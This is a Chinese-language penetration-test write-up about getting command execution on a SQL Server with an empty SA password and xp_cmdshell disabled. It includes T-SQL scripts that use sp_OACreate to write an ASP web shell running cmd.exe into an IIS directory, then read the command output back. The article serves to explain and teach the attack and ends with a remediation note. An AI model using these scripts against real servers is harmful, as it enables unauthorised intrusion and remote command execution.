


## 一次简单的 SQL SERVER 的安全测试

作者：[SQL sql@263.net](mailto:sql@263.net)

站点：[www.isfocus.com](http://www.isfocus.com)

在一次给客户做安全方案的设计的时候，对方提出一个要求希望我们可以实际攻击下他们的网络以验证是否真实存有安全漏洞，在得到客户许可以后我远程对他的网络进行了一次匿名的扫描探测，报告很快就出来了很简单 SQL SERVER 的管理员口令为空任何人都可以远程登陆过去连接，我还是按照惯例想利用 CMDSHELL 这个扩展的存储进程去执行一些东西才发现原来有点不一样了。



我本来想简单的利用个相成的工具去执行，可对方服务器给我返回了错误的消息，很显然对方的管理员出于安全的考虑已经把一些比较危险的 SQL SERVER 下东西给禁止了。近来网络上关于 SQL SERVER 安全配置的文章很多，看来的确还是有点作用。我接下来尝试利用 SA 的管理员身份恢复 xp\_cmdshell 结果都是不成功。

看来这次的攻击有点意思了，我翻了一些资料找了找其他相关的说明最后把我的解决方法给大家参考。


首先我在 CGI 的扫描探测中发现对方 IIS 服务器存有危险的虚拟目录没有做删除处理比如 `/_vti_bin/` 这个目录就还存在，根据常识我可以知道这个目录对应的真实物理路径是在 `C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\40\isapi` 这个目录下面，好的现在我们已经知道对方站点的一个真实可用的物理路径了，想想看以前总有人说暴露物理路径不是什么危险的漏洞，其实不然现在很多漏洞都是组合在一起利用。

然后利用 SQL SERVER 的客户端软件连过去，执行一个比较有意思的 SQL 脚本：


```
-- scripting.filesystemobject example - create a 'run this' .asp file
declare @o int, @f int, @t int, @ret int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'createtextfile', @f out, 'C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\40\isapi\foo.asp', 1
```

```
exec @ret = sp_oamethod @f, 'writeline', NULL,  
'<%Set oScript = Server.CreateObject("WSCRIPT.SHELL"):oScript.Run ("cmd.exe /c  
dir c:\ > c:\i0.sys ") %>'
```

这个脚本看意思我们知道就是在对方的服务器的目录下写一个可执行的 ASP 文件，然后执行里面的命令 dir c:\把结果定向到 C 盘下的一个文件。可能有人说这个脚本比较笨我也想把它的写的更好，可惜自己能力有限试了几个其他的写法都是不成功。




在 SQL SERVER 的查询分析器里面我们在远程执行这个脚本，成功以后我们就可以利用 IE 去远程的服务器上调用这个文件来执行里面的程序。



IE 执行成功以后，我们再利用另外一个 SQL 脚本来查看结果。

```
-- scripting.filesystemobject example - read a known file
declare @o int, @f int, @t int, @ret int
declare @line varchar(8000)
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'opentextfile', @f out, 'c:\i0.sys', 1
exec @ret = sp_oamethod @f, 'readline', @line out
while( @ret = 0 )
begin
print @line
exec @ret = sp_oamethod @f, 'readline', @line out
end
```



OK，我们可以从 SQL SERVER 中远程看到对方服务器的 C 盘文件列表了，当然你还可以做很多其他的事情，比如提升你的权限等等。但是做为远程渗透服务测试来说，我们已经圆满的完成了客户的要求。

事后分析来看对方的网络管理员其实对服务器做了很多配置，所以留下这个 SA 的空口令可能是由于一些其他的原因，我们知道 SQL SERVER2000 安装的时候其实是没有这个空口令问题的，客户可能是由于内部客户端的一些使用上的原因而留下的这个问题，我已经建议客户去给数据库一个强壮的口令以解决这个问题了。